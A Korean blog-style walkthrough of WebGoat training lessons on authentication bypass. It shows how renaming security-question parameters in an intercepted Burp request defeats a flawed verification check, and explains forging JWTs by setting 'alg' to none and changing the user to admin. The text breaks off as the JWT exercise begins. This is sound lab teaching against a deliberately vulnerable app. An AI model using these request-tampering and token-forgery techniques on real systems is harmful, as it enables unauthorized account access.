

인증우회

1. 2FA 인증에서의 인증 우회

2FA 인증이란?

- 서로 다른 유형의 인증 방식을 같이 사용해서 보안성을 향상시키는 인증 방법

유형별 인증 방식 : 지식 기반(비밀번호, 보안 질문, 등), 소유 기반(OTP, 인증키 등), 생체 기반(홍채, 지문인식 등)

소스 코드 링크

<https://github.com/WebGoat/WebGoat/blob/main/src/main/java/org/owasp/webgoat/lessons/authbypass/AccountVerificationHelper.java>

```
public boolean verifyAccount(Integer userId, HashMap<String, String> submittedQuestions) {  
    // short circuit if no questions are submitted  
    if (submittedQuestions.entrySet().size() != secQuestionStore.get(userId).size()) {  
        return false;  
    }  
  
    if (submittedQuestions.containsKey("secQuestion0")  
        && !submittedQuestions  
            .get("secQuestion0")  
            .equals(secQuestionStore.get(userId).get("secQuestion0"))) {  
        return false;  
    }  
  
    if (submittedQuestions.containsKey("secQuestion1")  
        && !submittedQuestions  
            .get("secQuestion1")  
            .equals(secQuestionStore.get(userId).get("secQuestion1"))) {  
        return false;  
    }  
  
    // else  
    return true;  
}
```

위 코드를 해석해본다면 다음과 같다

- 첫 번째 if문 : 클라이언트로부터 전달된 페이로드의 개수가 서버에 인증을 위해 저장된 값의 개수와 같지 않다면 false반환
- 두 번째 if문 : 만약 클라이언트로부터 전달된 패킷에서 이름이 secQuestion0를 포함하는 페이로드가 있고 인증을 위해 서버의 저장된 값과 클라이언트로부터 전달된 패킷에서 secQuestion0의 value값이 같지 않다면 false
- 세 번째 if문 : 만약 클라이언트로부터 전달된 패킷에서 이름이 secQuestion1을 포함하는 페이로드가 있고 인증을 위해 서버의 저장된 값과 클라이언트로부터 전달된 패킷에서 secQuestion1의 value값이 같지 않다면 false

그 이외의 경우의 수는 true를 반환하여 인증이 성공하게 된다

그렇다면 페이로드 secQuestion0, secQuestion1을 secQuestion3, secQuestion4로 이름을 바꿔서 보낸다면?

2, 3 번째의 if문에서는 AND 연산이 포함되어 있다 (&&)

AND 연산의 처리 순서 : [조건1] AND [조건2] 이 있을 때 조건 1이 거짓이면 뒤에 조건은 연산하지 않는다.

그래서 값을 secQuestion3, secQuestion4로 바꿔서 2, 3번 if문의 조건식을 False로 바꿔 실행시키지 않고 else문을 실행시키게 함으로서 인증 우회를 할 수 있다.

2. WebGoat 인증 우회 연습 문제 풀이

해당 문제는 위의 코드를 참고하여 풀어야 한다.

참고 사항 (뇌피셜 주의) : 해당 문제에서는 2FA 인증 방식을 우회한다고 할 수 없다. 왜냐하면 비밀번호 사용이나 보안 질문에 대한 답은 모두 지식 기반 인증 방식이기 때문이다. 다만, webgoat 사이트가 보안 기초 연습을 하고 개발을 이렇게 하지 말라는 취지로 만들어진 사이트이기 때문에 유명한 인증 방식을 우회하는 것을 연습해 봄으로서 2FA 방식을 쓰고 싶어서 어설프게 개발하면 이렇게 인증 우회를 당할 수 있으니 조심하라는 취지에서 2FA 인증과 연관 지은 것 같다.

시나리오

비밀번호를 재설정하려고 하는데, 통신사에서 인식하지 못하는 위치나 기기를 기억하지 못한다는 것입니다.

이미 사용자 이름/이메일을 제공하셨고 대체 인증 방법을 선택하셨습니다.

아래 질문에 답하여 계정을 인증하세요.

가장 좋아하는 선생님 성함은 무엇인가요?

당신이 자란 거리 이름은 무엇인가요?

제출하다

먼저 문제를 보면 인증에 많이 사용되는 문구들을 볼 수 있다

Kali에서 프록시를 켜 다음에 아무 값이나 입력하고 submit(제출하다) 버튼을 클릭한다.


23:53:52.22... HTTP → Request GET http://172.16.23.130:8081/WebGoat/service/lessonoverview.mvc
23:53:52.22... HTTP → Request GET http://172.16.23.130:8081/WebGoat/service/lessonmenu.mvc
23:54:05.22... HTTP → Request POST http://172.16.23.130:8081/WebGoat/auth-bypass/verify-account
23:54:17.22... HTTP → Request GET http://172.16.23.130:8081/WebGoat/service/lessonoverview.mvc
23:54:17.22... HTTP → Request GET http://172.16.23.130:8081/WebGoat/service/lessonmenu.mvc
23:54:22.22... HTTP → Request GET http://172.16.23.130:8081/WebGoat/service/lessonmenu.mvc

Request

PrettyRawHex

1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 172.16.23.130:8081
3 Content-Length: 90
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://172.16.23.130:8081
9 Referer: http://172.16.23.130:8081/WebGoat/start.mvc
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: JSESSIONID=Tnf4xTjPjEOPzoPMiX4LZD6z_xRljByzeELsDPNp; WEBWOLFSESSION=d7kz0rKjkqQqAwxAJVXErf6ZWfIP-oNGJ-ww0Lxx
13 Connection: keep-alive
14
15 secQuestion0=asdf&secQuestion1=1234&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746

위와 같이 POST 방식으로 입력된 값들이 제출되는 것을 확인할 수 있다. 이거를 오른쪽 클릭 – send to repeater를 클릭한다. 이후 Repeater 탭을 클릭하여 패킷 내용을 확인한다.



15번 줄을 보면 클라이언트 -> 서버로 전달되는 페이로드들의 개수와 저장된 값들을 볼 수 있다.
그 중 우리가 집중해야 하는 값은 secQuestion0과 secQuestion1의 값이다.

저 두 값은 방금 인증과 관련된 질문에서 입력했던 값을 확인할 수 있다.

잠시 위에서 언급했던 코드를 확인해보자 이 코드가 바로 서버가 인증을 처리할 때 작동하는 코드이다

```
public boolean verifyAccount(Integer userId, HashMap<String, String> submittedQuestions) {  
    // short circuit if no questions are submitted  
    if (submittedQuestions.entrySet().size() != secQuestionStore.get(verifyUserId).size()) {  
        return false;  
    }  
  
    if (submittedQuestions.containsKey("secQuestion0")  
        && !submittedQuestions  
            .get("secQuestion0")  
            .equals(secQuestionStore.get(verifyUserId).get("secQuestion0"))) {  
        return false;  
    }  
  
    if (submittedQuestions.containsKey("secQuestion1")  
        && !submittedQuestions  
            .get("secQuestion1")  
            .equals(secQuestionStore.get(verifyUserId).get("secQuestion1"))) {  
        return false;  
    }  
  
    // else  
    return true;  
}
```

첫 번째 if문에서는 클라이언트 -> 서버로 전달되는 페이로드의 개수와 서버 내부에 저장되어있는 요소의 개수가 같은지 파악하는 부분이다. 같지 않다면 false를 반환하여 인증에 실패하게 된다.

두세 번째 if문에서는 [조건1] AND [조건2]의 구조를 갖는다.

조건 1은 secQuestion0 혹은 secQuestion1을 키로 갖고 있는 페이로드가 클라이언트 -> 서버로 전달되는 패킷에 포함하고 있는지 여부를 확인하는 조건이다.

조건 2는 패킷에 저장된 secQuestion0 혹은 secQuestion1의 값과 서버 내부에 저장된 값을 비교했을 때 서로 같은지에 대한 여부를 확인하는 조건이다.

두세 번째 if문을 해석하면 다음과 같다.

secQuestion0 혹은 secQuestion1가 패킷에 포함되며

(AND)

패킷에 있는 secQuestion0 혹은 secQuestion1의 값과 서버에 저장된 값을 비교했을 때 같지 않다면

false를 반환하여 인증에 실패한다.

우리는 여기서 AND 연산에 대해 생각해 봐야한다.

AND 연산의 특징으로는 앞의 조건이 거짓이면 뒤의 조건은 연산하지 않는다

그렇다면 burp suite로 살펴본 패킷에서 secQuestion0 혹은 secQuestion1의 키값을 바꾸면 어떨까?

두세 번째 if문의 첫 번째 조건이 거짓이 되므로 if문을 넘겨 맨 마지막 else라고 적혀있는 곳의 코드를 실행시킨다.

그 코드는 return true; 이며 이는 인증 성공을 의미한다.

한번 시행해보자

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: 172.16.23.130:8081
Content-Length: 90
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://172.16.23.130:8081
Referer: http://172.16.23.130:8081/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=Tnf4xTjPjE0PzoPMiX4LZD6z_xRljByzeELsDPNp;
WEBWOLFSESSION=d7kz0rKjkqQqAwxAJVXErf6ZWeIP-oNGJ-wwOlxx
Connection: keep-alive

secQuestion332=asdf&secQuestion43=1234&jsEnabled=1&
verifyMethod=SEC_QUESTIONS&userId=12309746
```

secQuestion0 -> secQuestion332

secQuestion1 -> secQuestion43

변경 이후 send로 패킷 전송

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 172.16.23.130:8081				2 Connection: keep-alive			
3 Content-Length: 93				3 X-XSS-Protection: 1; mode=block			
4 X-Requested-With: XMLHttpRequest				4 X-Content-Type-Options: nosniff			
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)				5 X-Frame-Options: DENY			
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0				6 Content-Type: application/json			
Safari/537.36				7 Date: Mon, 22 Dec 2025 15:13:51 GMT			
6 Accept: */*				8 Content-Length: 246			
7 Content-Type: application/x-www-form-urlencoded;				9			
charset=UTF-8				10 {			
8 Origin: http://172.16.23.130:8081				11 "lessonCompleted":true,			
9 Referer: http://172.16.23.130:8081/WebGoat/start.mvc				12 "feedback":			
10 Accept-Encoding: gzip, deflate, br				"Congrats, you have successfully verified the account witho			
11 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7				ut actually verifying it. You can now change your password!			
12 Cookie: JSESSIONID=Tnf4xTjPjE0PzoPMiX4LZD6z_xRljByzeELsDPNp;				"			
WEBWOLFSESSION=d7kz0rKjkqQqAwxAJVXErf6ZWeIP-oNGJ-wwOlxx				"output":null,			
13 Connection: keep-alive				"assignment": "VerifyAccount",			
14				"attemptWasMade":true			
15 secQuestion332=asdf&secQuestion43=1234&jsEnabled=1&				16 }			
verifyMethod=SEC_QUESTIONS&userId=12309746							

올바른 값을 입력하지 않고도 인증에 성공한 것을 확인할 수 있다. 결론적으로 이런 취약한 코드의 허점을 이용해서 우회할 수 있다.


3. JWT (Json Web Token)과 인증 방식

1-1. 의미 : JWT는 로그인된 사용자를 식별하기 위해 사용되는 토큰

1-2. 종류

- Access Token : 사용자를 식별하고 정상 사용자임을 검증할 때 사용되는 토큰
- Refresh Token : Access Token의 유효 기간이 만료되었을 시 새로운 토큰을 발급할 때 사용되는 토큰

1-3. 인증 과정




4. JWT의 내부 구조 (Access Token, Refresh Token 모두 다음의 구조를 따르며 내용물만 살짝 다르다)

- Header : 주로 Signature를 생성할 때 사용되는 암호화 함수 정보, Token의 타입(JWT)이 저장되어 있다
- Payload : 사용자의 이름 정보, 권한, 만료 기간, 발급 시간 등의 정보가 있다
- Signature : 암호화 함수(Header + Payload + 서버의 개인키) = 나온 결과 값

위 정보는 '.'을 기준으로 3등분으로 구분되어 있으며 각 부분이 Base 64로 인코딩 되어있다.

* 즉, JWT Token을 탈취하면 손쉽게 그 내용물을 확인할 수 있다, 그래서 내용에 중요 정보를 포함하지 않는 것이 권장된다.



5. JWT를 이용한 인증우회

JWT의 Header 부분을 보면 "alg"라는 부분이 있는 것을 확인할 수 있다.

이는 서버에서 클라이언트로부터 전달된 Access Token의 변조 여부를 확인할 때 사용된다.

Header + Payload + 서버의 개인키

위 묶음을 alg에 정의된 암호화 함수를 사용해서 암호화시킨 후에 나오는 값이 바로 Signature가 된다.

서버는 위와 같은 일련의 과정을 통해서 만든 Signature와 클라이언트로부터 받은 Signature를 대조해서 검증하는 것이다.

그렇다면 "alg" 값이 만일 none 값이라면 어떨까?

"alg" : none이 된다면 서명 인증 과정을 (즉, 대조해서 검증하는 과정) 생략하겠다는 의미이다.

그래서 해커가 클라이언트의 Access Token을 탈취한 다음에 Token의 값을 바꿔서 전달하게 된다면 서버는 인증 과정을 생략하고 요청을 정상적으로 실행하게 되는 것이다.

예시>

Header : { "alg" : none, "typ" : "JWT" }

Payload : { "name" : "admin", "Permission" : true, ... }

"alg" : "HS256" -> "alg" : none 변경

{"name" : "james", "Permission" : true} -> { "name" : "admin", "Permission" : true } 변경


위와 같이 변경한 뒤에 관리자 권한만 사용할 수 있는 요청하게 된다면 서버는 별도의 검증과정 없이 관리자로 생각하고 요청을 그냥 실행하게 된다.

6. WebGoat JWT 인증 우회 문제 풀이


앞서 말했듯이, JWT 의 Header 부분에 있는 alg (인증 시 사용할 암호화 알고리즘이 정의된 부분)의 값이 none의 값을 가지게 된다면 서버가 Access Token을 받을 시(클라이언트의 요청과 함께) 인증을 따로 하지 않는다.

WebGoat 문제 5번은 다음과 같이 사용자가 투표를 하면 득표수가 늘어나는 것을 확인할 수 있다.

이 문제의 목표는 Admin 권한으로만 실행시킬 수 있는 득표수 초기화 버튼(동그라미 친 버튼)을 인증 우회를 해서 일반 사용자의 권한으로 실행시킬 수 있도록 하는 것이다.




Burp Suite의 프록시 기능을 켜 다음 초기화 버튼을 클릭하면 하나의 패킷이 뜨는 것을 확인할 수 있다.



